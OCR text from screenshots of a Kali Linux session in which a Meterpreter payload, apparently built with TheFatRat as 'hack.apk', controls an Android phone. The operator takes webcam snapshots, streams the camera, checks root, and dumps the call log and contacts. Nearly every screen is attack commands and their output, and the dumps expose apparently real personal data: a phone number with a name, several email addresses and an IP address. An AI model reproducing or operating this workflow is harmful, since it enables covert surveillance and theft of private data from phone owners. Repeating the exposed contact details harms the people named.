



Applications
Places
Image Viewer
Mon 09:41
Home
Desktop
TheFatRat
output
File Edit View Search Terminal
Acdigaek.jpeg
Properties
Size 160 × 120 pixels
Type JPEG image
File Size 19.0 kB
Folder root
Aperture f/2.6
Exposure 1/60 sec.
Focal Length 0.0 (35mm film), 2.7 (lens)
ISO 200
Metering Center-weighted average
Camera LG-K330
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/
meterpreter > webcam_snap 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/
meterpreter > webcam_snap 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/C
meterpreter > webcam_snap 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/A
meterpreter > webcam_snap 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Acdigaek.jpeg
meterpreter >
"hack.apk" selected (9.5 kB)
To direct input to this VM, click inside or press Ctrl+G.


Applications
Places
Terminal
Mon 09:42
Home
Desktop
TheFatRat
output
root@kali: ~
File Edit View Search Terminal Help
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wlan_geolocate Get current lat-long using WLAN information
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: HkwpwZZc.html
[*] Streaming...
^C[-] Error running command webcam_stream: Interrupt
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: wYhxnjQJ.html
[*] Streaming...
^C[-] Error running command webcam_stream: Interrupt
meterpreter >
"hack.apk" selected (9.5 kB)
To direct input to this VM, click inside or press Ctrl+G.


Applications
Places
Terminal
Mon 09:43
Home
Desktop
TheFatRat
output
root@kali: ~
File Edit View Search Terminal Help
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wlan_geolocate Get current lat-long using WLAN information
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: HkwpwZZc.html
[*] Streaming...
^C[-] Error running command webcam_stream: Interrupt
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: wYhxnjQJ.html
[*] Streaming...
^C[-] Error running command webcam_stream: Interrupt
meterpreter > activity_start
Usage: activity_start <uri>
Start an Android activity from a uri
meterpreter > check_root
[+] Device is rooted
meterpreter >
"hack.apk" selected (9.5 kB)
To direct input to this VM, click inside or press Ctrl+G.


Applications
Places
Text Editor
Mon 09:47
Open
calllog_dump_20161122074202....
~/Desktop/TheFatRat
Save
sms_dump_20161122120630.txt
calllog_dump_20161122074202.txt
[+] Call log dump
Date: 2016-11-22 07:42:02 -0500
OS: Android 5.0 - Linux 3.4.39-5764310 (armv7l)
Remote IP: 10.199.2.25
Remote Port: 62648
#1
Number : 0879469924
Name : P' Bow
Date : Mon Nov 21 12:23:17 GMT+07:00 2016
Type : INCOMING
Duration: 35
#2
Plain Text
Tab Width: 8
Ln 1, Col 1
INS
meterpreter > dump_calllog
[*] Fetching 960 entries
[*] Call log saved to calllog_dump_20161128094624.txt
meterpreter >
To direct input to this VM, click inside or press Ctrl+G.


Applications
Places
Text Editor
Mon 09:49
Open
contacts_dump_20161128094745...
Save
Number : null
Number : null
Number :
Number : null
Number : null
Number : twachi@kku.ac.th
Number : gprofile:-7762823265264950110
Email : twachi@kku.ac.th
#3
Name : cs322222@gmail.com
Number : null
Number : null
Number :
Number : null
Number : null
Number : cs322222@gmail.com
Number : gprofile:-6385527834603597853
Email : cs322222@gmail.com
Plain Text
Tab Width: 8
Ln 1, Col 1
INS
neterpreter > dump_contacts
*] Fetching 277 contacts into list
*] Contacts list saved to: contacts_dump_20161128094745.txt
neterpreter >
To direct input to this VM, click inside or press Ctrl+G.